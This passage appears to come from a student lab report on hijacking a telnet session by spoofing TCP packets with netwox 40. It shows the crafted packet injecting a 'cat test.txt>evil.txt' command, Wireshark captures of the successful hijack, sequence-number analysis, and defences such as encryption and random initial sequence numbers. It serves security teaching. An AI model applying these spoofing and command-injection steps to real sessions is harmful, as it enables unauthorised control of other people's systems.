TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0xB72A=46890__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x50616495=1348560021_____________________|
|                            acknum                             |
|_________________________0x00000000=0__________________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|0|0|0|0|0|__________0x03E8=1000__________|
|           checksum            |            urgptr             |
|_________0xAD2B=44331__________|___________0x0000=0____________|
63 61 74 20  74 65 73 74  2e 74 78 74  3e 65 76 69  # cat test.txt>evi
6c 2e 74 78  74 0d 0a                               # l.txt..
```

Figure 9: Using netwox 40 to send the spoofed cat command.


Lo and behold, the evil.txt file appears on the host/observer’s desktop!



```
             Source          Destination     Protocol Length Info
12:34:20.2(  192.168.75.181  192.168.75.180  TELNET       67 Telnet Data ...
12:34:20.3(  192.168.75.180  192.168.75.181  TCP          66 46890 > telnet [ACK] Seq=1348560018 Ack=2347066593
12:34:20.3   192.168.75.180  192.168.75.181  TELNET       67 Telnet Data ...
12:34:20.3   192.168.75.181  192.168.75.180  TELNET       67 Telnet Data ...
12:34:20.3   192.168.75.180  192.168.75.181  TCP          66 46890 > telnet [ACK] Seq=1348560019 Ack=2347066594
12:34:20.7   192.168.75.180  192.168.75.181  TELNET       68 Telnet Data ...
12:34:20.7   192.168.75.181  192.168.75.180  TELNET       68 Telnet Data ...
12:34:20.7   192.168.75.180  192.168.75.181  TCP          66 46890 > telnet [ACK] Seq=1348560021 Ack=2347066596
12:34:20.7   192.168.75.181  192.168.75.180  TELNET      108 Telnet Data ...
12:34:20.7   192.168.75.180  192.168.75.181  TCP          66 46890 > telnet [ACK] Seq=1348560021 Ack=2347066638
12:35:12.8   192.168.75.180  192.168.75.181  TELNET       77 Telnet Data ...
12:35:12.8   192.168.75.181  192.168.75.180  TELNET       89 Telnet Data ...

   [Next sequence number: 1348560044]
   Header length: 20 bytes
 ▸ Flags: 0x000 (<None>)
   Window size value: 1000
   [Calculated window size: 128000]
   [Window size scaling factor: 128]
 ▸ Checksum: 0xad2b [validation disabled]
 ▸ [SEQ/ACK analysis]
▾ Telnet
   Data: cat test.txt>evil.txt\r\n

0000  00 0c 29 c1 d3 02 00 0c  29 1a 41 4b 08 00 45 00   ..)..... ).AK..E.
0010  00 3f ae 89 00 00 40 06  b3 75 c0 a8 4b b4 c0 a8   .?....@. .u..K...
0020  4b b5 b7 2a 00 17 50 61  64 95 00 00 00 00 50 00   K..*..Pa d.....P.
0030  03 e8 ad 2b 00 00 63 61  74 20 74 65 73 74 2e 74   ...+..ca t test.t

eth0: <live capture in progress> Fil...  Packets: 833 Displayed: 178 Marked: 0      Profile: Default
```

Figure 10: Success!

Another interesting thing to note is that after successfully running netwox 40 from the attacker, the victim can no longer control his telnet session. This also shows evidence of a successful hijack. I believe this is because the Seq and Ack numbers are out of sync (the client thinks the Seq and Ack numbers are different than what they actually are) after the hijack. I was able to continuously send spoofed TCP packets (as shown in the 'telnethijackingisfun.pcap' file) through the attacking machine in the same telnet session.



```
3683716246 [+7982]
3683722985 [+6739]
3683730413 [+7428]
3683736344 [+5931]
3683833729 [+97385]
3683844472 [+10743]
3683851671 [+7199]
3683888115 [+36444]
3683893513 [+5398]
3683921482 [+27969]
3683926930 [+5448]
3683958034 [+31104]
3684028230 [+70196]
3684034002 [+5772]
3684051774 [+17772]
3684057054 [+5280]
3684099555 [+42501]
3684104206 [+4651]
3684146237 [+42031]
3684151870 [+5633]
3684157468 [+5598]
3684163029 [+5561]
3684168642 [+5613]
3684174043 [+5401]
```

Figure 11: Letting netwox 77 continue to run after the first number shows that the Initial Sequence Numbers strictly increase in random intervals.

I did additional attacks using netwox 40, namely with echo and touch commands in the payload. The Wireshark file (telnethijackingisfun.pcap) can be found in the task5 folder and the files created from these netwox 40 commands can be found in the folder "filesfromhijacking." Make sure to filter by TCP packets when looking at the Wireshark file.

Explanation: In most TCP sessions, authentication only occurs in the beginning. Therefore, after the user logs in, the session can be hijacked by an attacker.

Defense: Any unencrypted TCP/IP session is vulnerable to hijacking. Therefore, encrypted protocols should be used whenever possible. Using methods such as SSL and TLS completely prevents an attacker from sniffing the information needed to spoof TCP packets. For example, SSH will not fall victim to this attack. Additional methods to defend against TCP Session Hijacking include ensuring that the Initial Sequence Number generated by each TCP session is completely random and cannot be guessed by an attacker.

Investigation

TCP Initial Sequence Numbers: The TCP Initial Sequence Numbers are random, without any predictability. Running netwox 77 shows that the TCP Initial Sequence Numbers are random and not predictable. However, one thing to note is that letting Tool 77 run reveals that Initial Sequence Numbers generated in a single iteration will strictly increase. However, the Initial Sequence Number that comes immediately after running netwox 77 is completely random.

TCP Window Size: When creating telnet sessions, the TCP window sizes were typically 114, 115, or 123. I could use any number greater than or equal to the TCP window size found in Wireshark to successfully execute the attack.

Source Port Numbers: Initial port is random and hard to predict. However, any subsequence source ports will typically be 1 or 2 greater than the previous source port. This was observed from running this hijack multiple times (some of which were failures due to human error).